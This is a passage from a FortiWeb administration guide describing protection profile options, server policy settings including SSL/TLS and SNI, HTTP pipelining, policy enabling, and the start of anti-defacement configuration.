Session Timeout	Type the HTTP session timeout in seconds. After this time elapses during which there were no more subsequent requests, after which the FortiWeb appliance will regard the next request as the start of a new HTTP session. This option appears only if Session Management is enabled. The default is 1200 (20 minutes). The valid range is from 20 to 3,600 seconds.
Session Key	Type the name of the session ID, if any, that your web application uses in the URL to identify each session. By default, FortiWeb tracks some common session ID names: `ASPSESSIONID`, `PHPSESSIONID`, and `JSESSIONID`. Configure this field if your web application uses a custom or uncommon session ID. In those cases, you do not need to configure this setting. For example, in the following URL, a web application identifies its sessions using a parameter with the name `mysession`: page.php?**mysession**=123ABC&user=user1 In that case, you must configure **Session Key** to be `mysession` so that FortiWeb will be able to recognize the session ID, `123ABC`, and apply features that require sessions in order to function. This option appears only if Session Management is enabled.

Setting name	Description
Signature	Select the name of the signature set, if any, that will be applied to matching requests. Attack log messages for this feature vary by which type of attack was detected. For a list, see Blocking known attacks & data leaks on page 501. **Note:** If a **WAF Auto Learning Profile** will be selected in the policy with this profile, you should select a signature set whose **Action** is **Alert**. If the **Action** is **Alert & Deny**, the FortiWeb appliance will reset the connection when it detects an attack, resulting in incomplete session information for the auto-learning feature.
Enable AMF3 Protocol Detection	Enable to scan requests that use action message format 3.0 (AMF3) for: • cross-site scripting (XSS) attacks • SQL injection attacks • common exploits and other attack signatures that you have enabled in Signature. AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software. **Caution:** To scan for attacks or enforce input rules on AMF3, you **must** enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.
Enable XML Protocol Detection	Enable to scan for matches with attack and data leak signatures in Web 2.0 (XML AJAX) and other XML submitted by clients in the bodies of HTTP `POST` requests.
Enable JSON Protocol Detection	Enable to scan for matches with attack and data leak signatures in JSON data submitted by clients in HTTP requests with `Content-Type:` values `application/json` or `text/json`.
Illegal XML Format	Enable to validate that XML elements and attributes in the request's body conforms to the W3C XML 1.1 and/or XML 2.0 standards. Malformed XML, such as without the final > or with multiple >> in the closing tag, is often an attempt to exploit an unhandled error condition in a web application's XHTML or XML parser. Attack log messages contain `Illegal XML Format` when this feature detects malformed XML.

Setting name	Description
Custom Rule	Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that is applied to matching requests. See Combination access control & rate limiting on page 437. Attack log messages contain `Advanced Protection Violation` when this feature detects a violation.
Padding Oracle Protection	Select the name of padding oracle protection rule, if any, that will be applied to matching requests. See Defeating cipher padding attacks on individually encrypted inputs on page 535. Attack log messages contain `Padding Oracle Attack` when this feature detects a violation.
CSRF Protection	Select the name of cross-site request forgery protection rule, if any, to apply to matching requests. See Defeating cross-site request forgery (CSRF) attacks on page 540. Available only when **Session Management** is selected.
Parameter Validation Rule	Select the name of the HTTP parameter validation rule, if any, that will be applied to matching requests. See Validating parameters (“input rules”) on page 556. Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation. **Note:** If a **WAF Auto Learning Profile** will be selected in a server policy using this profile, you should select a parameter validation rule whose **Action** is **Alert**. If the **Action** is **Alert & Deny**, the FortiWeb appliance will reset the connection when it detects an attack, resulting in incomplete session information for the auto-learning feature.
Hidden Fields Protection Rule	Select the name of a hidden fields group, if any, that will be applied to matching requests. See Preventing tampering with hidden inputs on page 566. Attack log messages contain `Hidden Field Manipulation` when this feature detects hidden input tampering. This option appears only if Session Management is enabled.
File Upload Restriction Policy	Select an existing file upload restriction policy, if any, that will be applied to matching requests. See Limiting file uploads on page 590. Attack log messages contain `Illegal file size` when this feature detects an excessively large upload.

Setting name	Description
HTTP Protocol Constraints	Select the name of an HTTP protocol constraint, if any, that will be applied to matching requests. See HTTP/HTTPS protocol constraints on page 578. Attack log messages for this feature vary by which type of attack was detected. For a list, see HTTP/HTTPS protocol constraints on page 578.
URL Access Policy	Select the name of the URL access policy, if any, that will be applied to matching requests. See Restricting access to specific URLs on page 430. Attack log messages contain `URL Access Violation` when this feature detects a request that violates this policy. **Note:** Do **not** select an URL access policy if this offline protection profile will be used in a policy with **WAF Auto Learning Profile**. Selecting an URL access policy will cause the FortiWeb appliance to reset the connection when it detects a request with a blocked URL and `Host:` field combination, resulting in incomplete session information for the auto-learning feature.
Allow Request Method Policy	Select an existing allowed method policy, if any, that will be applied to matching requests. See Specifying allowed HTTP methods on page 573. Attack log messages contain `HTTP Method Violation` when this feature detects a non-allowed HTTP request method. **Note:** If a **WAF Auto Learning Profile** will be selected in a server policy using this profile, you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.
Brute Force Login	Select the name of a brute force login attack profile, if any, that will be applied to matching requests. See Preventing brute force logins on page 470. Attack log messages contain `Brute Force Login Violation` when this feature detects a brute force login attack.
IP List Policy	Select the name of a client black list or white list, if any, that will be applied to matching requests. See Blacklisting & whitelisting clients using a source IP or source IP range on page 447. Attack log messages contain `Blacklisted IP blocked` when this feature detects a blacklisted source IP address.

Setting name	Description
Geo IP	Select the name of a geographically-based client black list, if any, that will be applied to matching requests. See Blacklisting & whitelisting countries & regions on page 444.
IP Reputation	Enable to apply IP reputation-based blacklisting. See Blacklisting source IPs with poor reputation on page 442.
Allow Known Search Engines	Enable to exempt popular search engines' spiders from DoS sensors, brute force login sensors, HTTP protocol constraints, and combination rate & access control (called "advanced protection" and "custom policies" in the web UI). This option improves access for search engines. Rapid access rates, unusual HTTP usage, and other characteristics that may be abnormal for web browsers are often normal with search engines. If you block them, your web sites' rankings and visibility may be affected. By default, this option allows all popular predefined search engines. To specify which search engines will be exempt, click the **Details** link. A new frame will appear on the right side of the protection profile. Enable or disable each search engine, then click **Apply**. See also Blacklisting content scrapers, search engines, web crawlers, & other robots on page 451.
File Uncompress Rule	Select the name of a file decompression policy, if any, that will be applied to matching requests. See Configuring temporary decompression for scanning & rewriting on page 601.
User Tracking	Select the name of a user tracking policy, if any, to use for matching requests. See Tracking users on page 324.
Data Analytics	Enable to gather hit, attack, and traffic volume statistics for each server policy that includes this profile. See Configuring policies to gather data on page 752 and Viewing web site statistics on page 753. **Note:** This option cannot be enabled until you have uploaded a geography-to-IP mapping database. See Updating data analytics definitions on page 752.

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click **Detail**.

5. Click **OK**.
6. If you will use this offline protection profile in conjunction with an auto-learning profile in order to indicate which attacks and other aspects should be discovered, also configure the auto-learning profile. For details, see Configuring an auto-learning profile on page 225.
7. To apply the offline protection profile, select it in a policy. For details, see Configuring a server policy on page 624.

See also

- How operation mode affects server policy behavior
- HTTP sessions & security
- Configuring a server policy

Configuring a server policy

Configure server policies by combining your rules, profiles, and sub-policies.

Server policies:

- Block or allow connections
- Apply a protection profile that specifies how FortiWeb scans or processes the HTTP/HTTPS requests that it allows
- Route or let pass traffic to destination web servers
- Optionally, use an auto-learning profile to gather additional information about your HTTP/HTTPS traffic for use as guidance when modifying the policy or profiles

Until you configure and enable at least one policy, FortiWeb **will, by default:**

- **when in reverse proxy mode, deny all traffic.**
- **when in other operation modes, allow all traffic.**

Server policy behavior and supported features vary by operation mode. For details, see How operation mode affects server policy behavior on page 604. It also varies by whether or not the policy uses IPv6 addresses.



If a policy has **any** virtual servers or a server pool members with IPv6 addresses, it does **not** apply features that do not yet support IPv6, even if they are selected.



To achieve more complex policy behaviors and routing, you can chain multiple policies together. See Defining your web servers on page 332.

To configure a policy



The maximum number of server policies you can create depends on the model of your FortiWeb appliance. For details, see Appendix B: Maximum configuration values on page 853.



Do not configure policies you will not use. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.

1. Before you configure a policy, you usually should first configure any of the following that you must, or want to, include in the policy:



Alternatively, you can create missing components on-the-fly while configuring the policy, without leaving the page. To do this, select **Create New** from each policy component's drop-down menu.

However, when creating many components, you can save time by leaving the policy page, going to the other menu areas, and creating similar profiles by cloning, then modifying each clone.

Generally speaking, because policies tie other components together and apply them to client's connections with your web servers, they should be configured last. See Workflow on page 29.

- If the policy will govern secure connections via HTTPS, you must upload the web server's certificate, define a certificate verification rule, and possibly also an intermediate CA certificate group. See Secure connections (SSL/TLS) on page 379.
- Define your web servers by configuring either physical servers or domain servers within a server pool. You can use the pools to distribute connections among the servers. See Creating a server pool on page 340.
- Define one or more HTTP content routing policies that forward traffic based on headers in the HTTP layer. See Routing based on HTTP content on page 353.
- Define one or more host names or IP addresses if you want to accept or deny requests based upon the `Host:` field in the HTTP header. See "Defining your protected/allowed HTTP "Host:" header names on page 330.
- Configure a virtual server or V-zone to receive traffic on the FortiWeb appliance. See Configuring virtual servers on your FortiWeb on page 373 or Configuring a bridge (V-zone) on page 166.
- Configure an inline or offline (out-of-band) protection profile. See Configuring a protection profile for inline topologies on page 608 (any mode except offline protection), Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617 (offline protection mode only).



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see Auto-learning on page 198.

- If you want the FortiWeb appliance to gather auto-learning data, either configure an auto-learning profile and its required components or use the default. See Running auto-learning on page 228.
- If you want to present a customized error page when a request is denied by a protection profile, edit the error page. See Customizing error and authentication pages (replacement messages) on page 665.

2. Go to **Policy > Server Policy > Server Policy**.

   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears. The current operation mode determines which options are available.

4. Configure the following options.

   The operation mode and the **Deployment Mode** value determine which options are available.

Setting name	Description
Policy Name	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
Deployment Mode	Select the method of distribution that the FortiWeb appliance uses when it accepts connections for this policy. The deployment modes that are available depend on the types of network topologies that the current operation mode supports. • **Single Server/Server Balance** — Forwards connections to a server pool. Depending on the pool configuration, FortiWeb either forwards connections to a single physical server or domain server or distributes the connection among the pool members. Also configure Server Pool . This option is available only if the FortiWeb appliance is operating in reverse proxy mode. • **HTTP Content Routing** — Use HTTP content routing to route HTTP requests to a specific server pool. This option is available only if the FortiWeb appliance is operating in reverse proxy mode. • **Offline Protection** — Allow connections to pass through the FortiWeb appliance, and apply an offline protection profile. Also configure Server Pool . This is the only option available if operation mode is offline protection. • **Transparent Servers** — Allow connections to pass through the FortiWeb appliance, and apply a protection profile. Also configure Server Pool . This is the only option available when the operation mode is either true transparent proxy or transparent inspection. • **WCCP Servers** — FortiWeb is a Web Cache Communication Protocol (WCCP) client that receives traffic from a FortiGate configured as a WCCP server. Also configure Server Pool . This is the only option available when the operation mode is WCCP.
Virtual Server **or** **Data Capture Port** **or** **V-zone**	Select the name of a virtual server, data capture (listening) network interface, or v-zone (bridge). The name and purpose of these settings varies by operation mode: • **Reverse proxy** — **Virtual Server** identifies the IP address and network interface of incoming traffic that FortiWeb routes and to which the policy applies a profile. • **Offline protection** — **Data Capture Port** identifies the network interface of incoming traffic that the policy attempts to apply a profile to. The IP address is ignored. • **True transparent proxy or transparent inspection** — **V-zone** identifies the network interface of the incoming traffic that the policy applies a profile to.

Setting name	Description
HTTP Content Routing	To specify HTTP content routing policies and options that this policy uses, click **Add**, then complete the following settings for each entry: • **HTTP Content Routing Policy Name** — The name of the policy. • **Inherit Web Protection Profile** — Specify whether FortiWeb applies the web protection profile for the server policy to connections that match the routing policy. • **Web Protection Profile** — Select the profile to apply to connections that match the routing policy. For more information, see Configuring a protection profile for inline topologies on page 608. **Note:** FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see Blacklisting & whitelisting clients using a source IP or source IP range on page 447. • **Default** — Specifies whether FortiWeb applies the specified protection profile to any traffic that does not match any HTTP content routing policy in the list. You can specify up to 255 HTTP content routing policies in each server policy. This option appears only if **Deployment Mode** is **HTTP Content Routing**.
Match Once	Enable to forward subsequent requests from an identified client connection to the same server pool as the initial connection from the client. This option allows FortiWeb to improve its performance by skipping the process of matching HTTP header content to content routing policies for connections it has already evaluated and routed. This option appears only if **Deployment Mode** is **HTTP Content Routing**.
Server Pool	Select the server pool whose members receive the connections. A server pool can contain a single physical server or domain server. For details, see Creating a server pool on page 340. This option appears only if **Deployment Mode** is **Single Server/Server Balance**, **Offline Protection**, **Transparent Server**, or **WCCP Servers**. **Caution:** Multiple virtual servers/policies can forward traffic to the same server pool. If you do this, consider the total maximum load of connections that all virtual servers forward to your server pool. This configuration can multiply traffic forwarded to your server pool, which can overload them and cause dropped connections.

Setting name	Description
Protected Hostnames	Select a protected host names group to allow or reject connections based upon whether the `Host:` field in the HTTP header is empty or does or does not match the protected host names group. For details, see Defining your protected/allowed HTTP "Host:" header names on page 330. If you do not select a protected host names group, FortiWeb accepts or blocks requests based on other criteria in the policy or protection profile, but regardless of the `Host:` field in the HTTP header. Attack log messages contain `HTTP Host Violation` when this feature does not detect an allowed host name. **Caution:** Unlike HTTP 1.1, HTTP 1.0 does **not** require the `Host:` field. The FortiWeb appliance does not block HTTP 1.0 requests because they do not have this field, regardless of whether or not you have selected a protected host names group.
Client Real IP	Select to configure FortiWeb to use the source IP address of the client that originated the request when it connects to a back-end server on behalf of that client. By default, when the operation mode is reverse proxy, the source IP for connections between FortiWeb and back-end servers is the address of a FortiWeb network interface. **Note:** To ensure FortiWeb receives the server's response, configure FortiWeb as the server's gateway.
Blocking Port	Select which network interface FortiWeb uses to send TCP `RST` (connection reset) packets when it attempts to block the request or connection after it detects traffic that violates a policy. For details on blocking behavior, see Topology for offline protection mode on page 88. Available only when FortiWeb is operating in offline protection mode.
Syn Cookie	Enable to prevent TCP `SYN` floods. Also configure Half Open Threshold. For more information, see Preventing a TCP SYN flood on page 468. Available only when the operating mode is reverse proxy, true transparent proxy, or WCCP.
Half Open Threshold	Type the TCP `SYN` cookie threshold in packets per second. Also configure Syn Cookie. Available only when the operating mode is reverse proxy, true transparent proxy, or WCCP.

Setting name	Description
HTTP Service	Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTP traffic. This option is available only if FortiWeb is operating in reverse proxy mode.
HTTPS Service	Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTPS traffic. Also configure Certificate. Enable if requests from clients to the FortiWeb appliance or back-end servers use SSL or TLS. See also Supported cipher suites & protocol versions on page 381. When enabled, the FortiWeb appliance handles SSL negotiations and encryption and decryption, instead of the web servers, also known as **SSL offloading** (see Offloading vs. inspection on page 379). Connections between the client and the FortiWeb appliance are encrypted. (The server pool configuration specifies whether connections between the FortiWeb appliance and each web server are encrypted.) This option is available only when FortiWeb is operating in reverse proxy mode. (For other operation modes, use the server pool configuration to enable SSL inspection instead.) **Caution:** If you do not enable an HTTPS option and provide a certificate for HTTPS connections, FortiWeb cannot decrypt connections and scan content in the HTTP body. **Tip:** FortiWeb appliances contain specialized hardware to accelerate SSL processing. Offloading SSL/TLS processing can improve the performance of secure HTTP (HTTPS) connections.
Certificate	Do one of the following: • Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections. • Select **Create New** to open a window that allows you to upload a the certificate to use. For more information, see Uploading a server certificate on page 396 and Offloading vs. inspection on page 379. If Enable Server Name Indication (SNI) is selected, FortiWeb uses a Server Name Indication (SNI) configuration instead of or in addition to this server certificate. For more information, see Enable Server Name Indication (SNI). Available only if you specify a value for HTTPS Service.

Setting name	Description
Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. Configure this option when clients receive certificate warnings that an intermediary CA has signed the server certificate specified by Certificate, not a root CA or other CA currently trusted by the client directly. Alternatively, you can include the entire signing chain in the server certificate itself before you upload it to FortiWeb. See Uploading a server certificate on page 396 and Supplementing a server certificate with its signing chain on page 399. Available only if you specify a value for HTTPS Service.
Show/Hide advanced SSL settings	Click to show or hide the settings that allow you to specify a Server Name Indication (SNI) configuration, increase security by disabling specific versions of TLS and SSL for this policy, and other advanced SSL settings. For example, if FortiWeb can use a single certificate to decrypt and encrypt traffic for all the web sites that reside on the servers in a pool, you may not have to set any advanced SSL settings. For more information, see the descriptions of the individual settings.
Add HSTS Header	Enable to combat MITM attacks on HTTP by injecting the RFC 6797 strict transport security header into the reply. For example: Strict-Transport-Security: max-age=31536000; includeSubDomains This header forces clients to use HTTPS for subsequent visits to this domain. If the certificate is invalid, the client's web browser receives a fatal connection error and does not display a dialog that allows the user to override the certificate mismatch error and continue. Available only if you specify a value for HTTPS Service.
Max. Age	Specify the time to live in seconds for the HSTS header. Available only if **Add HSTS Header** is selected.

Setting name	Description
Certificate Verification	Select the name of a certificate verifier, if any, that FortiWeb uses to validate an HTTP client's personal certificate. However, if you select **Enable Server Name Indication (SNI)** and the domain in the client request matches an entry in the specified SNI policy, FortiWeb uses the SNI configuration to determine which certificate verifier to use. If you do not select a verifier, clients are not required to present a personal certificate. See also How to apply PKI client authentication (personal certificates) on page 403. Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site (PKI authentication). You can require clients to present a certificate instead of, or in addition to, HTTP authentication (see Offloading HTTP authentication & authorization on page 281). Available only if you specify a value for HTTPS Service. For true transparent proxy mode, configure this setting in the server pool configuration instead. See Certificate Verification in Creating a server pool on page 340. **Note:** The client must support SSL 3.0, TLS 1.0, TLS 1.1, or TLS 1.2.
Enable URL Based Client Certificate	Specifies whether FortiWeb uses a URL-based client certificate group to determine whether a client is required to present a personal certificate. Available only if you specify a value for **HTTPS Service**.
URL Based Client Certificate Group	Specifies the URL-based client certificate group that determines whether a client is required to present a personal certificate. If the URL the client requests does not match an entry in the group, the client is not required to present a personal certificate. For information on creating a group, see Use URLs to determine whether a client is required to present a certificate on page 426.
Max HTTP Request Length	Specifies the maximum allowed length for an HTTP request with a URL that matches an entry in the URL-based client certificate group. FortiWeb blocks any matching requests that exceed the specified size. This setting prevents a request from exceeding the maximum buffer size.

Setting name	Description
Client Certificate Forwarding	Enable to configure FortiWeb to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an `X-Client-Cert:` HTTP header when it forwards the traffic to the protected web server. FortiWeb still validates the client certificate itself, but this forwarding action can be useful if the web server requires the client certificate for the purpose of server-side identity-based functionality.
Enable Server Name Indication (SNI)	Select to use a Server Name Indication (SNI) configuration instead of or in addition to the server certificate specified by Certificate. The SNI configuration enables FortiWeb to determine which certificate to present on behalf of the members of a pool based on the domain in the client request. See Allowing FortiWeb to support multiple server certificates on page 401. If you specify both an SNI configuration and Certificate, FortiWeb uses the certificate specified by Certificate when the requested domain does not match a value in the SNI configuration. If you select Enable Strict SNI, FortiWeb always ignores the value of Certificate. Available only if you specify a value for HTTPS Service.
Enable Strict SNI	Select to configure FortiWeb to ignore the value of Certificate when it determines which certificate to present on behalf of server pool members, even if the domain in a client request does not match a value in the SNI configuration.
SNI Policy	Select the Server Name Indication (SNI) configuration that determines which certificate FortiWeb presents on behalf of the members of a server pool.
SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to the FortiWeb appliance or back-end servers. For more information, see Supported cipher suites & protocol versions on page 381. Available only if you specify a HTTPS Service value.

Setting name	Description
SSL/TLS encryption level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security or customized security configuration. If **Customized** is selected, you can select a cipher and then use the arrow keys to move it to the appropriate list. You can also enable support for the ChaCha-Poly1305 cipher suite using a CLI command. See Enabling ChaCha-Poly1305 cipher suite support on page 384. For more information, see Supported cipher suites & protocol versions on page 381. Available only if you specify a HTTPS Service value.
Enable Perfect Forward Secrecy	Enable to configure FortiWeb to generate a new public-private key pair when it establishes a secure session with a Diffie–Hellman key exchange. Perfect forward secrecy (PFS) improves security by ensuring that the key pair for a current session is unrelated to the key for any future sessions. Available only if you specify a HTTPS Service value.
Prioritize RC4 Cipher Suite	Enable to configure FortiWeb to use the RC4 cipher when it first attempts to create a secure connection with a client. This option protects against a BEAST (Browser Exploit Against SSL/TLS) attack, a TLS 1.0 vulnerability. Enable only when: **TLS 1.0** is enabled in SSL Protocols and SSL/TLS encryption level is either **Medium** or a custom encryption level that includes RC4-SHA or RC4-MD5. Available only if you specify a HTTPS Service value.
Disable Client-Initiated SSL Renegotiation	Select to configure FortiWeb to ignore requests from clients to renegotiate TLS or SSL. Protects against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to overburden the server. Available only if you specify a HTTPS Service value.

Setting name	Description
Redirect HTTP to HTTPS	Select to automatically redirect all HTTP requests to the HTTPS service with the same URL and parameters. Also configure **HTTPS Service** and ensure the service uses port 443 (the default). FortiWeb does not apply the protection profile for this policy (specified by **Web Protection Profile**) to the redirected traffic. Available only when the operation mode is reverse proxy. This option can replace redirection functionality that you create using URL rewriting rules. For more information, see Example: HTTP-to-HTTPS redirect on page 483.
Web Protection Profile	Select the profile to apply to the connections that this policy accepts, or select **Create New** to add a new profile in a pop-up window, without leaving the current page. For details on specific protection profiles, see one of the following topics: • Configuring a protection profile for inline topologies on page 608 • Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617 **Note:** The current operation mode determines which profiles are available. For details, see How operation mode affects server policy behavior on page 604. **Note:** FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see Blacklisting & whitelisting clients using a source IP or source IP range on page 447. If **Deployment Mode** is **HTTP Content Routing**, this option is available when you create the list of content routing policies.
View Profile Details	Click to display the settings of the current profile without leaving the current page. To return to the policy settings, click **Back to Policy Settings**.
Auto Learn Profile	Select the auto-learning profile, if any, to use in order to discover attacks, URLs, and parameters in your web servers' HTTP sessions, or select **Create New** to add a new auto-learning profile in a pop-up window without leaving the current page. For details, see Configuring an auto-learning profile on page 225.

Setting name	Description
Monitor Mode	Enable to override any actions included in the profiles, and instead accept the request and generate an alert email and/or log message for all policy violations. This setting does not affect any rewriting or redirection actions in the protection profiles, including the action to remove poisoned cookies. To collect complete session information and build accurate protection profiles, auto-learning requires that you either configure all actions to be **Alert** or enable this option. **Caution:** When this option is enabled, FortiWeb ignores the Action setting (deny, redirect, etc.) in protection profile components, which permits attack attempts to complete. **Note:** Logging and/or alert email occur only if you enable and configure them. See Logging on page 689 and Alert email on page 728.
URL Case Sensitivity	Enable to differentiate uniform resource locators (URLs) according to upper case and lower case letters for features that act upon the URLs in the headers of HTTP requests, such as start page rules, IP list rules, and page access rules. For example, when this option is enabled, an HTTP request involving `http://www.Example.com/` would **not** match profile features that specify `http://www.example.com` (difference is lower case "e").
Comments	Type a description or other comment. The description can be up to 35 characters long.

5. Click **OK**.

   The server policy is displayed in the list on **Policy > Server Policy > Server Policy**. Initially, it is enabled. For information on disabling a policy without deleting it, see Enabling or disabling a policy on page 637.

   Legitimate traffic should now be able to flow, while policy-violating traffic (that is, traffic that is prohibited by the settings in your policy or protection profile) may be blocked, depending on your **Action** settings for the rule that the traffic has violated.



Whitelisted items are **not** included in policy enforcement. See Configuring the global object white list on page 605.

6. To verify the policy, test it by forming connections between legitimate clients and servers at various points within your network topology. Also attempt to send traffic that violates your policy, and should be logged, modified, or blocked.



If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policy is blocking attacks as you expect. For details, see Vulnerability scans on page 648.

If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. See Troubleshooting on page 789 and Reducing false positives on page 782. Also consider troubleshooting recommendations included with each feature's instructions.

See also

- HTTP pipelining
- How operation mode affects server policy behavior
- How to offload or inspect HTTPS
- How to force clients to use HTTPS
- Enabling or disabling a policy
- Sequence of scans
- External load balancers: before or after?
- HTTP sessions & security

HTTP pipelining

For clients that support HTTP 1.1, FortiWeb accelerates transactions by bundling them inside the same TCP connection, instead of waiting for a response before sending/receiving the next request. This can increase performance when pages containing many images, scripts, and other auxiliary files are all hosted on the same domain, and therefore logically could use the same connection.

Many browsers used on smart phones prefer to pipeline their HTTP requests.

When FortiWeb is operating in reverse proxy or true transparent proxy mode, it can automatically use HTTP pipelining for requests with the following characteristics:

- HTTP version is 1.1
- The Connection general-header field does not include the "close" option (for example, `Connection: close`)
- The HTTP method is `GET` or `HEAD`

Although it is enabled by default, you can use a CLI command to disable or re-enable HTTP pipelining for a specific server policy.

To disable or enable HTTP pipelining

1. Connect to the CLI.
2. Enter the commands to disable or enable HTTP pipelining in each policy that requires it, such as:

```
config server-policy policy
   edit "policy1"
      set http-pipeline disable
   next
end
```

See also

- Defining your protected/allowed HTTP “Host:” header names
- Defining your web servers

Enabling or disabling a policy

You can individually enable and disable policies.



When the operation mode is reverse proxy, disabling a policy could block traffic if no remaining active policies match that traffic. When no policies exist or none are enabled, the FortiWeb appliance blocks all HTTP/HTTPS traffic.

Even if you disable a server policy, it still consumes memory (RAM). If you do not plan to use the policy for some time, consider deleting it instead.

To enable or disable a policy

1. Go to **Policy > Server Policy > Server Policy**.
2. In the row corresponding to the policy that you want to **enable**, mark the check box in the **Enable** column.
3. In the row corresponding to the policy that you want to **disable**, clear the check box in the **Enable** column.

See also

- How operation mode affects server policy behavior
- Configuring a server policy

Anti-defacement

The anti-defacement features monitors your web sites for defacement attacks. If it detects a change, it can automatically reverse the damage.

This feature can be especially useful if you are a hosting provider with many customers, such as favorite local restaurants or community associations, who have basic web pages that should not be changed, but it is impractical to manually monitor them on a continuous basis.



Anti-defacement backs up web pages only, **not** databases.

Content that will **not** be backed up includes all database-driven content that is inserted into web pages using AJAX, PHP, JSP, ASP, or ColdFusion, such as stepin boards, forums, blogs, and shopping carts: page content does **not** reside within the page markup itself, but instead resides in a back-end database that is queried and whose results are dynamically inserted into page content at runtime when the client requests a page. Separately from configuring anti-defacement, you should regularly back up MySQL, Oracle, PostgreSQL, and other databases and defend them with controls such as FortiDB.


The anti-defacement feature examines a web site's files for changes at specified time intervals. If it detects a change that could indicate a defacement attack, the FortiWeb appliance can notify you and quickly react by automatically restoring the web site contents to the previous backup.



Before updating a web site where you are using web site anti-defacement, disable both the **Enable Monitor** and **Restore Changed Files Automatically** options. Otherwise, the FortiWeb appliance will perceive your changes as a defacement attempt and undo them.

To configure anti-defacement

1. Go to **Web Protection > Web Anti-Defacement > Anti-Defacement**.



Field	Description
Monitor	Indicates whether or not anti-defacement is currently enabled for the web site. • **Green icon –** Anti-defacement is enabled. • **Flashing yellow-to-red icon –** Anti-defacement is off because the **Enable Monitor** option is disabled.

Field	Description
Connected	Indicates the connection results of the FortiWeb appliance's most recent attempt to connect to the web site's server. • **Green check mark icon –** The connection was successful. • **Red X mark icon –** The FortiWeb appliance was unable to connect. Verify the IP address/FQDN and login credentials of your anti-defacement configuration. If these are valid, verify that connectivity has not been interrupted by dislodged cables, routers, or firewalls.
Total Files	Displays the total number of files on the web site.
Total Backup	Displays the total number of files that have been backed up onto the FortiWeb appliance for recovery purposes. Those files that you choose not to monitor will not be backed up.
Total Changed	Displays the total number of files that have changed. Click the number to see an itemized list of the changed files.


To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Anti-Defacement Management** category. For details, see Permissions on page 62.

2. Click **Create New**.

